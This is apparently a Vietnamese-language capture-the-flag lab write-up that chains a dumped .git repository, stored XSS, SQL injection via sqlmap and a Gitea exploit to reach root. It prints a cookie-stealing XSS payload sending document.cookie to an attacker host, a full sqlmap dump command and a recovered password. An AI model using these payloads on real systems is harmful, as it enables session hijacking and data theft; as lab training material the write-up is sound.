

B1: Scanning network




Cổng 22 và 80 đang mở

Truy cập vào web

B2: Enumeration:




Ta có thấy thư mục .git -> nghĩ tới ngay dùng git dumper và git extractor để lục lọi




Git dump

Git extract




Kết quả thấy được các file php



Ta đọc mã nguồn của trang join.php


Ta thấy đây sử dụng phương thức GET -> có thể tấn công Stored XSS

Mật khẩu sử dụng là md5



Trong file admin.php, ta tìm thấy 1 admin là ‘axel’


Trong file accept\_cat.php ta thấy có 1 câu lệnh SQL mà truyền trực tiếp cat\_name vào mà k thông qua bất kỳ lọc nào,



B3: exploit

-> ta phải XSS để vào được tài khoản axel với quyền admin và truy cập vào trang accept\_cat để cso thể sql injection.


Ta thực hiện XSS bắt cookie



Ta sử dụng 1 xxs như sau


<script>document.location='http://10.10.xx.xx:1234/?c='+document.cookie;</script>

Ta tham gia vào gửi 1 form cuộc thi



Với việc điều hướng qua web server của chúng ta và kèm theo đó là cookie của trang


Khi có tài khoản admin xem bài thì ta sẽ có được cookie của admin từ đó đăng nhập với quyền admin




Tạo 1 yêu cầu mèo mới và truy cập vào trang accept\_cat.php để có thể thực thi SQL

Ta dùng câu lệnh này và có thể thấy được thông tin


sqlmap -r newfile -p catName --level=5 --risk=3 --tables --dump --dbms=sqlite --threads=10



Ta lấy được thông tin




Với việc biết chạy apache2, ta có thể xem qua apache log để thấy thông tin mật khẩu của tài khoản axel






Ta có mk: aNdZwgC4tI9gnVXv\_e3Q


Ta đăng nhập và lấy được user flag




Để ý khi ssh vào thì ta có thể thấy 1 thông báo là có 1 mail mới




Nội dung mail đáng chú ý là có 1 project = Git tea và chạy trên cổng 3000, ta kiểm tra các cổng trên máy



-> sử dụng port forwarding để đăng nhập vào



Ta chuyển thông tin từ localhost cổng 3000 ở máy nạn nhận về máy của mình trên cổng 3333




Vào web truy cập vào cổng đó và dùng thông tin axel đăng nhập



Phiên Gitea này đã cũ và có thể tra xem có khả năng khai thác k

Có 1 exploit

[bing.com/ck/a?!&&p=a67ccd6c603fc96e3e8af36c94343890a3671590a0a8dad59d116f97df0975b3JmltdHM9MTc0NDI0MzIwMA&ptn=3&ver=2&hsh=4&fclid=2e31ed23-1896-65a3-140a-f83019f06489&psq=gitea+1.22.0+exploit&u=a1aHR0cHM6Ly93d3cuZXhwbG9pdC1kYi5jb20vZXhwbG9pdHMvNTIwNzc&ntb=1](https://www.bing.com/search?pglt=387&q=gitea+1.22.0+exploit&cvid=bfc882f2b7654a178f41761cbe366f7d&gs_lcrp=EgRlZGdlKgYIABBFGDkyBggAEEUYOdIBCTEyNDg1ajBqMagCALACAA&FORM=ANNTA1&PC=U531)




Ta tạo 1 repo mới chứa payload


Ta gửi 1 email tới để tài khoản kia check thông tin repo thì ta sẽ nhận dc kết quả trả về trên http.server



Khi admin check repo thì ta sẽ nhận được thông tin 1 gói tin http trả về



Trong này bao gồm cả mật khẩu, từ đó ta đăng nhập thành công vào tk root



Đã xong lab

